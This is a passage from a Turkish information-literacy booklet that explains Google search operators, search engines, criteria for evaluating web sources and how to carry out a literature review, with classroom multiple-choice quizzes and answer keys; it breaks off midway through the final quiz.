Şekilde “AnahtarKelime1 AnahtarKelime2” sorgusuyla gerçekleşen arama betimlenmektedir. Şekilde görüldüğü üzere anahtar kelimelerin tırnak içine alınmasıyla gerçekleşen arama AND operatörü kullanılarak gerçekleştirilen aramadan daha küçük bir alanı kapsamaktadır. Çünkü AND operatörü kullanıldığında kelimelerin yan yana ya da aynı sırayla olup olmadığına bakılmaksızın aynı kaynakta bulunması yeterlidir. Hatta kelimeler aynı cümlenin içinde kullanılmamış bile olabilir. Çift tırnak içine alınan kelimeler ise aynı sıralamayı takip etmek zorundadır. Böylece istenilen öbeği içeren kaynaklara hızlıca ulaşılabilir (Sağıroğlu vd. 2020).² Aranılan kelimeler çift tırnak (“ ”) içerisine alınırsa, sadece çift tırnak içerisinde bulunan kelimenin tamamını içeren siteler listelenir. Örneğin; “uzaktan eğitim” , yazıldığında uzaktan eğitim kelimesinin tamamını içeren sonuçlar listelenir. Aşağıdaki örnekte görüldüğü gibi tırnak içine almadan aranan UZAKTAN EĞİTİM sözcükleri yazıldığında yaklaşık 32.000.000 sonuç gelmektedir

Şekil 26. Tırnak içine almadan yapılan arama sonucu

Aşağıdaki örnekte görüldüğü gibi tırnak içine alınarak aranan UZAKTAN EĞİTİM sözcükleri yazıldığında yaklaşık 13.600.000 sonuç gelmektedir

Şekil 27. Tırnak içine alarak yapılan arama ve sonucu

Diğer Arama Operatörleri


Google standart arama operatörlerine ek olarak sunduğu özelliklerin hızlıca kullanılmasını sağlayan bir dizi farklı arama operatörünü de kullanıma açmıştır. Bu operatörlerden başlıcalarının işlevleri ve kullanımlarını gösteren sorgu örnekleri tabloda sunulmaktadır.

Arama Operatörü	İşlevi	Sorgu örnekleri
filetype:	Belirli bir biçimde kaydedilmiş dosyaları aramak için kullanılır. Bu operatörü kullanmak için "filetype:" yazdıktan sonra boşluk bırakmaksızın aranmak istenilen dosya türünün uzantısını (doc, xls, ppt, pdf vb.) yazmak yeterlidir.	"bilgisayar donanımları" filetype:pdf Çanakkale şehitlerini anma filetype:ppt
site:	Arama sonuçlarını kullanıcının belirttiği internet adresi ya da alan adı türü ile sınırlamak amacıyla kullanılır. Örneğin, Türkiye'deki üniversitelerin sitelerinde arama yapmak isteyen bir kişi "site:" yazdıktan sonra boşluk bırakmadan ".edu.tr" yazarak bu amacına ulaşabilir.	güvenli internet site:bt.gov.tr "akademik takvim" site:edu.tr

cache:	Google internetteki kaynakları dizinlerken o anki hâllerinin metin ağırlıklı bir kopyasını oluşturur. Arama kutusuna “cache:” yazdıktan sonra boşluk bırakmadan bir sitenin adresi yazıldığında o sitenin Google önbelleğine alınmış en güncel hâli görüntülenebilir.	cache:www.meb.gov.tr
“ ” a..b	İki sayının arasına yazıldığında bir aralık belirlenmesini ve belirlenen aralıktaki bütün sayıları içeren sonuçların görüntülenmesini sağlar. Örneğin, 2010..2020 yazıldığından 2010’da 2020’ye kadar bütün sayıları içeren sayfaları listeler. Araştırma sırasında istenmesi durumunda ölçü veya para birimlerine de yer verilebilir.	“Faaliyet raporu” 2010..2020 “cep telefonu” ₺5000.. ₺15000

Çizelge 3. Google Tarafından Sunulan Diğer Arama Operatörleri

Sadece belirli bir dosya türünde arama yapmak istiyorsak **type:** yazarak aramamızı özelleştirebiliriz.


Şekil 28. Sadece belirli bir dosya türünde arama yapmak için type: yazarak arama yapma

Burada arama türümüze **type:pptx** yazarak sadece Microsoft powerpoint (sunum) dosyalarını içeren sonuçları listeledik.

PDF nedir ? PDF dosya uzantısı


Bilgisayarda belgenin oluşturulmasını ve korunmasını sağlayan uzantılardan birisi de PDF 'dir. PDF İngilizce Portable Document Format, yani taşınabilir belge biçimi demektir. PDF dosyalarının en önemli avantajlarından biri orijinal dokümanda kullanılan tüm yazı karakterlerini, vektörel objeleri ve resimleri olduğu gibi muhafaza ederek PDF içine aktarmasıdır. Diğer bir özelliği de orijinal dokümanın kapladığı MB alanından çok daha az yer kaplaması nedeniyle kitaplar dergiler, tezler gibi birçok dijital kaynak internette pdf formatına çevrildiği için, araştırma yaptığımız konu ile ilgili anahtar kelimelerin sonuna uzantı olarak veya dosya şekli olarak pdf ekleyerek doğrudan pdf olan bu dosyalara daha kolay ulaşabilirsiniz (<https://www.dijitalders.com>).

Örnek

Şekil 29. Portable Document Format, yani taşınabilir belge biçimi PDF bilgilendirmesi

Konu ile ilgili **power point sunumları** aramak istiyorsanız PowerPoint dosya uzantısı anahtar kelimenin sonuna ppt yazarak eklenmelidir. Dosya uzantılarına göre arama yapabilirsiniz. Konu ile ilgili dosyalara daha az sayıda ve istenilen dosya formatlarında ulaşılabilir.

Şekil 30. Konu ile ilgili powerpoint sunumları aramak için PowerPoint dosya uzantısı anahtar sözcüğün sonuna ppt yazarak arama yapılması

Bilgilendirici Videolar:

Kaynak: <https://www.youtube.com/watch?v=erZ3IyBCXdY>

Kaynak: <https://www.youtube.com/watch?v=s9XZk9CLxK4>

Kaynak: <https://www.youtube.com/watch?v=0eKVizvYSUQ>

Mini Test

- Aşağıda verilen sözcük gruplarını dikkatle inceleyerek tırnak içine alınması gerekenleri işaretleyiniz.
 - Nükleer enerji
 - Dengesiz beslenme
 - Sera etkisi
 - Kemik erimesi
 - Hepsi
- Küreselleşmenin çevre sorunları üzerindeki etkileri** konusunu araştırmanız gerekse aşağıdaki sözcüklerden hangilerini anahtar sözcük olarak seçersiniz?
 - Küreselleşme, çevre
 - Çevre, sorun
 - Küreselleşme, çevre, üzerinde
 - Küreselleşme, çevre, sorun, üzerinde
 - Küreselleşme, çevre, sorun, üzerinde, etki
- Gençlerde İnternet bağımlılığına neden olan faktörleri** araştırmanız istense aşağıdaki arama stratejilerinden hangisini seçersiniz?
 - Gençler VE İnternet
 - Gençler VEYA İnternet
 - Gençler VE İnternet VE bağımlılık
 - Gençler VE “İnternet bağımlılığı”
 - Gençler VEYA İnternet VEYA bağımlılık
- Aşağıdaki kaynak türlerinden hangisini anahtar sözcüklerle ilgili eş anlamlı, dar kapsamlı ve geniş kapsamlı sözcükleri bulmakta kullanırsınız?
 - Thesaurus
 - Ansiklopedi
 - Sözlük
 - Kitap
 - Katalog
- Aşağıdakilerden hangisi arama sonucunda erişilecek kaynak sayısını azaltır?
 - VEYA kullanımı
 - VE kullanımı
 - Yıldız kullanımı
 - Joker kullanımı
 - Soru işareti kullanımı
- Medya ile ilgili bir araştırmada aşağıdaki sözcüklerden hangisini kullanmazsınız?
 - Televizyon
 - T.V.
 - Radyo
 - Bilgisayar
 - Gazete

7. **Bilgisayar** anahtar sözcüğü ile yapacağınız bir aramada aşağıdaki sözcüklerden hangisini bu sözcüğe alternatif olarak kullanmazsınız?

- Dizüstü
- Masaüstü
- Notebook
- Netbook
- İnternet

8. **Fotoğ** söz diziminden sonra joker kullanarak (fotoğ*) yapacağınız bir arama aşağıdaki sözcüklerden hangisini arama kapsamına almaz?

- Fotoğraf
- Fotoğrafçılık
- Fotosentez
- Fotoğrafçı
- Fotoğraflar

9. **Eczane, eczaneler, eczacı, eczacılık** sözcüklerinin tamamını arama kapsamına almak için aşağıdakilerden hangisini kullanırsınız?

- Ecza*
- Eczan*
- Eczane*
- Eczac*
- Eczacı*

10. **Sosyal ağlar** ile ilgili makale ararken kavramı veri tabanına ne şekilde giderseniz daha isabetli sonuçlara erişirsiniz?

- Sosyal ağlar
- “Sosyal ağlar”
- Sosyal VE ağlar
- Sosyal VEYA ağlar
- Sosyal VE ağ

1-e, 2-a, 3-d, 4-a, 5-b, 6-d, 7-e, 8-b, 9-a, 10-b.

İNTERNETTE BİLGİ ARAMA TEKNİKLERİ

Web üzerinde bilgi arama araçları (Hacettepe Üniversitesi 2020) :

- Konu rehberleri
- Arama motorları
- Süper arama motorları

Web Adresleri

Her Web sitesinin bir adresi vardır. URL (Uniform Resource Locator) adı verilen bu adreslerin her bölümü Web sitesi hakkında farklı bir bilgi sağlar. Adreslerin hatasız ve eksiksiz yazılması erişim açısından önemlidir (Hacettepe Üniversitesi, 2020) Örneğın, <http://www.adu.edu.tr> adresinin bölümleri aşağıda açıklanmıştır.

http: Kullanılan İnternet protokolü

www: Kullanılan Web aracı

adu: Sunucu adı

edu: Alan adı

tr: Ülke kodu

Konu Rehberleri

Seçilmiş ve konularına göre düzenlenmiş Web sitesi koleksiyonlarıdır. Genel konu başlıklarının altında alt konu başlıkları ve ilgili siteler listelenir (Hacettepe Üniversitesi, 2020)⁴. Araştırmaya genel bir konu yaklaşımıyla başladığınız durumlarda kullanılması uygundur. Konu başlıkları ve alt başlıklar arasında gezinmeyi gerektirir. Arama motorlarıyla karşılaştırıldığında kapsamları çok daha sınırlıdır (UMGC, 2022). Konu rehberlerini iki grupta toplamak mümkündür: Ticari kurumlar tarafından hazırlanmış konu rehberleri: Ticari kurumlarca hazırlanırlar ve genellikle arama motoru fonksiyonları da bulunur.

Örnekler:

- Yahoo Directory (<http://dir.yahoo.com/>)
- Google Directory (<http://directory.google.com/>)

- Arabul (<http://www.arabul.com/>)

Kütüphaneler tarafından hazırlanmış konu rehberleri: Birçok kütüphane Web kaynaklarını değerlendirip düzenleyerek konu rehberleri oluştururlar. Bu tür rehberlerde yer alan kaynaklar bir ön değerlendirmeden geçirilmiş olduğu için güvenle kullanılabilir.

Örnekler:

- AcademicInfo (<http://www.academicinfo.net/>)
- Intitute (<http://www.intute.ac.uk/>)
- Digital Librarian (<http://www.digital-librarian.com/>)
- INFOMINE (<http://infomine.ucr.edu>)
- Internet Public Library (<http://www.ipl.org>)

Arama Motorları

Arama motorları internet üzerinde kamu erişimine açılmış bütün kaynakları dizinleyerek gerektiğinde araştırma yapılabilecek şekilde kaydedenden sistemlerdir (LINCS, 2020). Arama motorları elde ettikleri bilgileri düzenleyerek devasa veri tabanlarında depolanan arama dizinlerini oluşturur. Web sayfalarını bazı yazılımlar yardımıyla otomatik olarak indeksleyen erişim araçlarıdır (Hacettepe Üniversitesi 2020). Sonuçlar sıralanırken arama yapan kullanıcının dili, kullanıcının fiziksel konumu ve hatta daha önce yaptığı arama konuları gibi bilgilerden de faydalanabilir. Hiçbir arama motoru milyonlarca Web sayfası içeren Web'in tamamını indeksleyemez. Arama motorları Web'in sadece bir kısmını kapsamakta ve bu nedenle aramalarda farklı sonuçlar getirmektedir (Hacettepe Üniversitesi 2020).

Arama motorları: <https://www.youtube.com/watch?v=53rwA2d8fyw>

Arama Motoru	Açıklama
Google (google.com.tr)	Google tarafından geliştirilen ve dünya genelinde yaygın olarak kullanılan arama motoru hizmetidir. Android işletim sistemi, Gmail, Google Haritalar ve YouTube gibi Google hizmetleriyle bütünlük çalışabilmesi, tercih edilmesine katkı sağlamaktadır.
Bing (bing.com)	Microsoft firmasının arama motoru hizmetidir. Ağırlıklı olarak Amerika Birleşik Devletleri'nde kullanılmakla birlikte diğer ülkelerde de tercih edilmektedir.
Yahoo! (yahoo.com)	Yahoo! internet portalıyla bütünlük olarak çalışan arama motorudur. Yahoo firmasının diğer hizmetleriyle etkileşimli çalışabilmektedir.
Baidu (baidu.com)	Çin Halk Cumhuriyeti vatandaşları tarafından kullanılan bir arama motorudur. Odak noktası Çin vatandaşları olduğu için diğer ülkelerde nadiren kullanılmaktadır.
Yandex (yandex.com)	Rusya'da geliştirilen bir arama motoru hizmetidir. Ağırlıklı olarak Türkiye'nin de aralarında bulunduğu Batı Asya ve Balkan ülkelerinde kullanılmaktadır. Google'da olduğu gibi harita ve bulut depolama hizmetleri de bulunmaktadır.
DuckDuckGo (duckduckgo.com)	Gizlilik ve mahremiyet odaklı bir arama motorudur. Google ve diğer pek çok arama motoru hizmetinin aksine kullanıcıların arama davranışlarını takip edip geçmişte aranan kelimelere ve ziyaret edilen sitelere göre reklam göstermez. Diğer bir ifade ile gösterilen reklamlar televizyonlarda olduğu gibi genel izleyici kitlesine yöneliktir.

Çizelge 4. Yaygın Olarak Kullanılan Arama Motorları (Sağiroğlu vd. 2020).

Süper Arama Motorları

Süper arama motorları (metasearch engines), birden çok arama motorunu aynı anda kullanıp sonuçları bir arada verirler. Farklı arama motorlarını birlikte kullandıkları için getirdikleri sonuçlar tek bir arama motorundan elde edilen sonuçlardan daha fazla olur (Hacettepe Üniversitesi, 2020).

Örnekler:

- Dogpile (<http://www.dogpile.com/>)
- MetaCrawler (<http://www.metacrawler.com/>)
- Search (<http://www.search.com/>)

Aramalardan Başarılı Sonuçlar Elde Etmek

Web’de bilgi ararken daha başarılı sonuçlar elde etmek için şunlara dikkat edilmelidir (Hacettepe, Üniversitesi 2020):

- Anahtar sözcüklerle eş anlamlı olan diğer sözcükleri de aramaya dahil edin
- Sözcük gruplarını tırnak içine alın (“dünya sağlık örgütü”, “bilgi okuryazarlığı”)
- En önemli sözcükleri ilk önce yazın
- Küçük harf kullanın
- Gelişmiş arama özelliklerini kullanın

Arama Motorlarında Gelişmiş Arama

Arama motorlarının çoğu tıpkı kütüphane katalogları ve veri tabanlarında olduğu gibi basit aramanın yanı sıra gelişmiş arama olanağı da sunmaktadır. Gelişmiş arama daha az sayıda ve konuyla daha ilgili sonuçlara ulaşma olanağı sağlar (Hacettepe Üniversitesi 2020)

Google’da Arama

Google getirdiği sonuçları uygunluk sırasına göre dizer. Konuyla en ilgili bulduğu sayfa en üsttedir. Sözcük seçimi ve sıralaması arama sonuçlarını etkiler (Hacettepe Üniversitesi, 2020). Gelişmiş arama menüsü iki kısımdan oluşmaktadır. İlk kısım bu bölümde bahsedilen arama operatörlerinin kullanılabilidiği arama kutularından ve açıklamalardan oluşur. Menüdeki arama kutularından her biri farklı bir arama operatörünün işlevini yerine getirmektedir (Sağıroğlu vd., 2020). Gelişmiş arama menüsünü ikinci kısmında ise arama operatörleri kullanılarak yapılamayan bazı kısıtlamalara yer verilmiştir. Burada bulunan özellikler kullanılarak elde edilen arama sonuçlarını belirli bir dilde ya da belirli bir coğrafik bölgeden yayın yapan sitelere indirmek mümkündür. Site veya alan adı ile dosya türü özellikleri sırasıyla site: ve filetype: operatörlerinin işlevlerine erişilmesini sağlar. Terimlerin görüldüğu yer özelliği kullanılarak Google dizinindeki sayfaların sadece belirli bir yerinde arama yapılması sağlanabilir. Örneğin, “sayfanın URL’sinde” seçeneği seçildiğinde girilen anahtar kelimeler site adreslerinde

(<http://www.gim.org.tr/hakimizda.php> gibi) taranarak ilgili sonuçlar gösterilir (Sağıroğlu vd., 2020).

Google’de arama yapmak için örnek video

https://www.youtube.com/results?search_query=adviced+seach+on+google

Google’da Kısayollar

Google’ın tanım bulma, hesap yapma, döviz kuru çevirme gibi hızlı fonksiyonları da vardır. Herhangi bir kavramın tanımını bulmak için Google arama kutusuna **define** (tanımla) sözcüğünün yanına tanımını aradığınız sözcüğü yazmanız gerekir (örneğin, define:internet). Bu durumda o sözcükle ilgili Web sayfalarına değil sadece tanımlara ulaşırsınız (Hacettepe Üniversitesi, 2020). Benzerdir (~) işareti ise eş anlamlı sözcükleri arama kapsamına almak için kullanılır. Örneğin, başına benzerdir işareti konulmuş **onkoloji** anahtar sözcüğü (~**onkoloji**) ile yapılan bir arama bizi onkoloji sözcüğü ile eş anlamlı olan kanser sözcüğünü içeren belgelere de ulaştırır (Hacettepe Üniversitesi, 2020).

Google Veri Tabanları

Google’da sadece resimler, haberler, fotoğraflar, bloglar gibi belli bir bilgi veya materyal türü üzerinde arama yapmak da mümkündür. Akademik çalışmalarda en çok kullanılan iki Google veri tabanı, Google Kitaplar (Google Books - <http://books.google.com>) ve Google Akademik’tir (Google Scholar – <http://scholar.google.com>) (Hacettepe Üniversitesi, 2020). Google arama motorunun akademik içerikleri de tarayabilmek için kullanılan Google akademik (Google scholar) adında özel bir servisi bulunmaktadır. Bu özelleştirilmiş arama motoru aracılığı ile bilimsel konulara, makalelere, araştırmalara kolayca erişim sağlanmaktadır. Sağladığı sonuçlar bilimsel kökenli olduğu için daha yüksek güvenilirliğe sahip sonuçlar üretir.

Şekil 31. Google Akademik veri tabanı

Web Kaynaklarının Değerlendirilmesi

Arama motorları her an sayısı ve çeşidi artan bilgi kaynakları içinde istenilen koşulları sağlayan bilgilere erişilmesini kolaylaştırsalar da elde edilen bilgilerin güvenilirliğini garanti edemezler. Dolayısıyla internette araştırma yaparken en az bilgiye erişmek kadar önemli olan bir diğer konu da elde edilen bilgilerin güvenilirliklerinin değerlendirilmesidir (Sağıroğlu vd., 2020). Bu bilgilerin değerlendirilmesinde kullanılabilir olacak ölçütler (Hacettepe Üniversitesi, 2020) aşağıda listelenmiştir:

Doğruluk

- Kaynakta verilen bilgiler doğru mu?
- Kaynak kendi içinde tutarlı mı?
- Bulduğunuz bilgiler inandırıcı mı?
- Bilginin kaynağı belli mi?
- Dil bilgisi ve yazım hataları içeriyor mu?

Güvenilirlik

- Web sayfasından kim sorumlu? Yazarı ya da destekleyen kurum belli mi?
- Yazar, o konuda uzman mı? Eğitimi nedir?
- Sayfa üzerinde yazarla bağlantı kurulabilecek bir adres var mı?
- Sayfanın alan adı (URL uzantısı) nedir?

Tarafsızlık

- Sitenin amacı belli mi? Niçin hazırlanmış ve Web üzerine niçin konmuş?
- Farklı bakış açıları söz konusuysa, bunları içeriyor mu?

- Bir taraflılık söz konusu ise bu durum açıkça belirtilmiş mi? Taraf tuttuğunu bildiğiniz sürece, bu kaynaklar da size diğerleri kadar faydalı olabilir.
- Kaynak, doğruluğu kanıtlanmış bilgilere mi, kişisel görüşlere mi dayanıyor?

Güncellik

- Sayfa ne zaman oluşturulmuş? Üzerinde bir tarih var mı?
- Güncel mi? Sayfa en son ne zaman güncelleştirilmiş?
- Bilginin güncelliği amacınıza uygun mu?
- Sayfadaki bağlantılar çalışıyor mu?

Kapsam

- Web sayfasının kapsamı nedir?
- Konuyu tüm yönleri ile içeriyor mu?
- Yeterince ayrıntılı mı?
- Kapsam amacınıza uygun mu?
- Sayfa, bilgi ihtiyacınızı karşılıyor mu?

Google'da arama yapmak, örnek video:

https://www.youtube.com/results?search_query=adviced+seach+on+google

Mini Test

1. Aşağıdakilerden hangisi bir İnternet aracı değildir?
 - a. E-Mail
 - b. Blog
 - c. Ftp
 - d. Www
 - e. Telnet
2. Aşağıdakilerden hangisi Web’de bilgi aramak için kullanılır?
 - a. Arama motorları
 - b. Konu rehberleri
 - c. Süper arama motorları
 - d. Ticari konu rehberleri
 - e. Hepsi
3. Aşağıdakilerden hangisi süper arama motorlarına örnektir?
 - a. Altavista
 - b. Yahoo
 - c. Dogpile
 - d. Google
 - e. Arabul
4. İnternet Public Library aşağıdakilerden hangisine örnektir?
 - a. Arama motoru
 - b. Konu rehberi
 - c. Süper arama motorları
 - d. Kütüphaneler tarafından hazırlanmış konu rehberi
 - e. Ticari konu rehberi
5. Arama motorlarıyla ilgili aşağıdaki ifadelerden hangisi yanlıştır?
 - a. Web sayfalarını otomatik olarak indekslerler.
 - b. Yüzeysel Web’in tamamını indekslerler.
 - c. Birbirlerinden farklı sonuçlar getirirler.
 - d. Derin Web’deki bilgiye ulaşamazlar.
 - e. Bazı farklı arama özellikleri taşırlar
6. Hangi Google veri tabanı bilimsel makalelere ulaşmanızı sağlar?
 - a. Google directory
 - b. Google books
 - c. Google blogs
 - d. Google images
 - e. Google scholar
7. Aşağıdaki hangisi bir eğitim kurumuna ait sitenin alan adıdır?
 - a. .gov
 - b. .mil
 - c. .edu
 - d. .org
 - e. .com

8. Aşağıdaki ifadelerden hangisi doğrudur?
- Web üzerindeki bilginin tamamı herkese açıktır.
 - Arama motorları yüzeysel Web'i arar.
 - Arama motorları kütüphane kataloglarını arar.
 - Derin Web'deki bilgi herkesin kullanımına açıktır.
 - Arama motorları veri tabanlarını arar.
9. Aşağıdaki ifadelerden hangisi yanlıştır?
- Web üzerindeki bilginin tamamı günceldir.
 - Web üzerine herkes istediği bilgiyi koyar.
 - Web üzerindeki bilginin niteliği değişir.
 - Web üzerindeki bilginin değerlendirilmesi gerekir.
 - Vikipedi (Wikipedia) herkesin içerik oluşturabildiği bir kaynaktır.
10. Web kaynaklarını değerlendirirken hangi ölçütleri göz önüne almak gerekir?
- Doğruluk
 - Güvenirlik
 - Tarafsızlık
 - Güncellik
 - Hepsi

1-b, 2-e, 3-c, 4-d, 5-b, 6-e, 7-c, 8-b, 9-a, 10-e.

LİTERATÜR TARAMASI

Var olan kaynak ve belgeleri inceleyerek veri toplama literatür tarama olarak adlandırılır (Bilgili, 2011). Literatür taramasına başlamadan önce araştırma sorunuzun net olarak belirli olması gerekmektedir. Literatür taramasının en önemli katkısı bu yollar arasında eksikliği tespit edip, sizin bu eksiliği nasıl gidereceğiniz sorusuna cevap bulmanıza yardım etmektir.⁸ Literatür taraması sonucunda araştırma sorunuza ilişkin daha önce yapılan çalışmaların yöntemsel ve teorik olarak hangi eksikliklerinin bulunduğunu tespit etmelisiniz. Literatürde erişilen kaynaklar arasında ilişkiler kurulmalı, ekoller, isimler vb. araştırma sorusu ile ilgili tüm bilgiler toplanmalıdır. Literatür taraması sonucunda araştırma sorusuna ilişkin çalışmaların eksiklikleri tespit edilmeli, çalışmaya ilişkin sınırlılıklar belirlenmeli ve bu çalışma ile sizin bilimsel alana hangi katkıyı yapacağınız açıklanmalıdır.

Konuyla ilgili literatür taraması yapmak neden önemlidir?

a-Literatür taraması, konunun anlaşılmasını sağlar.

b-Literatür taramasıyla, kaynak taraması veya doküman incelemesi metotlarına dayanan araştırmalarda, konuya ilişkin kaynaklar/dokümanlar tespit edilir ve toplanır (İnci, 2015). Konu ile ilgili yapılmış çalışmalar belirlenir ve çalışmaların okunması araştırılan konu ile ilgili yapılan çalışmalar yeni çalışmalar için fikirlerin geliştirilmesini sağlar. Ayrıca, konuyla ilgili çalışmaları derleyerek konu hakkında ayrıntılı bilgi edinilebilir.

Literatür Taraması Hangi Aşamalardan Oluşmaktadır?


- 1-Araştırma sorusunun ve anahtar kelimelerin belirlenmesi:** Literatür taramasına başlarken araştırmacı bir başlık belirler ve bu başlık kapsamında konunun hangi kapsamda inceleneceğine karar verir.
- 2- Taramanın araçlarının tespit edilmesi ve taramanın planlanması:** Belirlenen konu kapsamında hangi kaynakların kullanılacağı tespit edilmeli, bu kaynaklara erişme durumu belirlenmelidir. Taramanın ne kadar bir sürede tamamlanacağı zaman içinde planlanmalıdır.
- 3-Taramanın alt parçalara bölünmesi ve sınıflandırılması:** Araştırma sorusuna ilişkin çeşitli alt başlıklar oluşturularak sınıflandırma yapılmalıdır. Bu noktada tarama yaparken karşınıza çıkan kaynakların

güvenirliği oldukça önemlidir. Genel kamuya yönelik popüler yayınlardan ziyade profesyonel alıcı kitlesi için yazılmış akademik yayınlar öncelikle ele alınmalıdır.

- 4- Literatür taramasının sonuçlandırılması :** Akademik Kaynak.” Literatür Taraması Nedir ve Nasıl Yapılır?”. Erişim: 24 Haziran 2022. <https://www.akademikkaynak.com/literatur-taramasi-nedir-ve-nasil-yapilir.html>. Tamamlanan taramaya bir sonuç bölümü yazılmalıdır. Bu sonuçta araştırma sorusuna ilişkin kaynakların bilgileri yer almalı bu kaynaklar eleştirel ve analitik bir yaklaşımla değerlendirilmelidir. İnternet üzerinde arama motorları aracılığı ile birçok bilimsel dergi ve katalog taranarak bilimsel çalışmalara, araştırma makalelerine ve istenilen bilgilere doğru anahtar kelimeler ve uygun uzantılar yazılarak kısa sürede ulaşılabilir. Arama motorlarına, anahtar kelime filetype:pdf yazıldığında konu ile ilgili ücretsiz PDF formatındaki dergiler, kitaplara ulaşılabilir. Google scholar ya da Google akademi yazılarak açılacak özel Google arama motorundan bilimsel makalelere ulaşılabilir.


Google Akademik Kullanım

Googe Akademik (Google Scholar ya da Google Akademi) sadece akademik makaleler ve konularda tarama yapan bir arama motorudur. Konuların altındaki atıflar bölümünde makaleye atıfta bulunan diğer makalelerin sayısını ve o makalelerin listesini verir. Google akademi anahtar kelime ile istenilen bilimsel çalışmalara ulaşılabilirdiği gibi yazar adı ya da yazar mail adresi yazılarak yazara ait tüm çalışmalar listelenebilmektedir. Ayrıca yıllara göre yapılan çalışmalar aranabilmektedir (<https://scholar.google.com>).

Şekil 32 .Google akademikte arama yapma

8: "Akademik Kaynak." "Literatür Taraması Nedir ve Nasıl Yapılır?". Erişim: 24 Haziran 2022.
<https://www.akademikkaynak.com/literatur-taramasi-nedir-ve-nasil-yapilir.html>

Şekil 33. Google Akademik'te Literatür Taraması Nedir ve Nasıl Yapılır

İnternette farklı alanlarda araştırma dergileri ve makaleleri içeren veri tabanlarına ulaşarak ücretsiz birçok dijital bilimsel kaynak kullanılabilir. Bilimsel yayınlara ulaşılacak örnek bazı veri kaynakları aşağıda verilmiştir:

PubMed: Bu, tıp ve sağlık bilimleri alanındaki makalelerin indekslenmiş olduğu kapsamlı bir açık erişimli veri tabanıdır. Sağlık

bilimleri konusunda yapılan uluslararası çalışmalar, yayımlanan makaleler güncel bir şekilde hizmete sunulmaktadır. PubMed; moleküler biyoloji, genetik, tıp bilimleri, yaşam bilimleri ile ilgili konularda 30 milyondan fazla içeriğe yer vermektedir (<https://mk.gov.tr/ContentFiles/pubmed.pdf>).PubMed'den tarama yapmak için <http://www.ncbi.nlm.nih.gov/pubmed/> adresi kullanılmaktadır.

Web of Science: Fen Bilimleri, Sosyal Bilimler Sanat ve İnsani Bilimleri konu alan dergileri ve konferans bildirimlerini düzenli olarak tarayarak araştırma alanınızla en ilgili ve prestijli yayınlara ulaşmanızı sağlar. Araştırma alanınızda yayın üreten uzman araştırmacıların çalışmalarındaki referans bilgilerini ve konu ilişkilerini kullanarak birbiriyle ilgili tüm kayıtlara linkler verir.

Türkiye Yüksek Öğretim Kurulu Tez Merkezi: Lisansüstü tezleri, 2547 Sayılı Yükseköğretim Kanunu Ek Madde 40 hükümleri çerçevesinde bilime katkı sağlamak, bilimsel araştırma ve faaliyetleri desteklemek amacıyla elektronik ortamda erişime açmıştır. Araştırmacılar tezlerin tamamı veya bir bölümünü yazarın izni olmadan ticari veya mali kazanç amaçlı kullanamaz, yayınlamaz, dağıtamaz ve kopyalayamaz. Ulusal Tez Merkezi web sayfasını kullanan araştırmacılar, bu tezlerden bilimsel etik ve atıf kuralları çerçevesinde yararlanabilirler. Konu ile ilgili yapılmış yüksek lisans ve doktora tezleri sistemden özeti ve PDF dosyası olarak indirilebilmektedir (<https://tez.yok.gov.tr/UlusalTezMerkezi/>). Özetle, Türkçe veya İngilizce dillerinde yazılmış akademik ya da bilimsel makalelere ulaşmak için **ScienceDirect, Springer Link, ResearchGate, Google Akademik – Google Scholar, YÖK Tez Merkezi, Academia, PubMed, DergiPark Akademik, Web of Science, Scopus, TR Dizin, Nature ve Megep** gibi siteler uygundur. Bu sayfalarda yer alan makalelere ücretli veya ücretsiz olarak erişilebilir (<https://teztarama.com/makale-okuma-siteleri/>). Yukarıda bilimsel dergileri içeren veri tabanları örnek olarak açıklanmıştır. Ancak farklı alanlarda araştırma dergileri ve makaleleri içeren farklı veri tabanlarına ait linkler aşağıda verilmiştir. İstenilen bir konunun taramasını yapmak isteyen ya da ilgili konu ile ilgili makale okumak isteyenler aşağıdaki linkleri kullanarak farklı veri tabanlarına ulaşabilirler:

<https://www.sciencedirect.com/>

<https://www.researchgate.net/>

scholar.google.com.tr

<https://tez.yok.gov.tr/UlusalTezMerkezi/>

<https://www.academia.edu/>

<https://pubmed.ncbi.nlm.nih.gov/>

<https://dergipark.org.tr/tr/>

<https://login.webofknowledge.com/>

<https://www.scopus.com/>

<https://trdizin.gov.tr/>

<https://www.nature.com/>

<http://meslek.eba.gov.tr/>

Literatür taraması nasıl yazılır, bağlantılı bir video:

<https://www.youtube.com/watch?v=BgNehPgFiyC>

MiniTest

1. Literatür taraması ile ilgili aşağıdakilerden hangisi yanlıştır?
 - a. Var olan kaynak ve belgeler toplanır.
 - b. Var olan kaynak ve belgeler incelenir.
 - c. Başlamadan önce araştırma sorunu net olmalıdır.
 - d. Konuyla ilgili eksikliği tespit etmeye yarar.
 - e. İlk olarak taramayla başlanır.
2. Aşağıdakilerden hangisi literatür taramasının aşamalarından biri değildir?
 - a. Araştırma sorusunun belirlenmesi.
 - b. Anahtar kelimelerin belirlenmesi.
 - c. Taramanın araçlarının tespit edilmesi.
 - d. Araştırma bulgularının belirlenmesi.
 - e. Taramanın planlanması.
3. Literatür taramasında sonuçlandırma kısmı nasıl olmalıdır?
 - a. Eleştirel
 - b. Analitik
 - c. Araştırma sorusu ile ilişkili
 - d. Hepsi
 - e. Hiçbiri
4. Literatür taraması yapmak neden önemlidir?
 - a. Konunun daha iyi anlaşılmasını sağlar
 - b. Kaynak taraması sağlar
 - c. Konuya ilişkin dokümanların tespitini sağlar
 - d. Konuya ilişkin dokümanların toplanmasını sağlar
 - e. Hepsi
5. Araştırmacının bir başlık belirlediği ve bu başlık kapsamında konunun hangi kapsamda inceleneceğine karar verdiği literatür aşaması hangisidir?
 - a. Taramanın araçlarının tespit edilmesi
 - b. Taramanın sınıflandırılması
 - c. Araştırma sorusunun ve anahtar kelimelerin belirlenmesi
 - d. Taramanın alt parçalara bölünmesi
 - e. Hiçbiri
6. Var olan kaynak ve belgeleri inceleyerek veri toplamaya ne ad verilir?
 - a. Anahtar sözcük seçimi
 - b. Konu seçimi
 - c. Kaynak seçimi
 - d. Literatür taraması
 - e. Web araştırması

7. Belirlenen konu kapsamında hangi kaynakların kullanılacağına tespit edilmesi ve bu kaynaklara erişme durumunun belirlenmesine ne ad verilir?

- Literatür taramasının sonuçlandırılması
- Taramanın alt parçalara bölünmesi
- Taramanın araçlarının tespit edilmesi
- Anahtar kelimelerin belirlenmesi
- Hiçbiri

8 Tarama alt parçalara nasıl bölünür?

- Kaynaklar eleştirel ve analitik bir yaklaşımla değerlendirilerek.
- Taramanın ne kadar bir sürede tamamlanacağı zamansal olarak planlanarak.
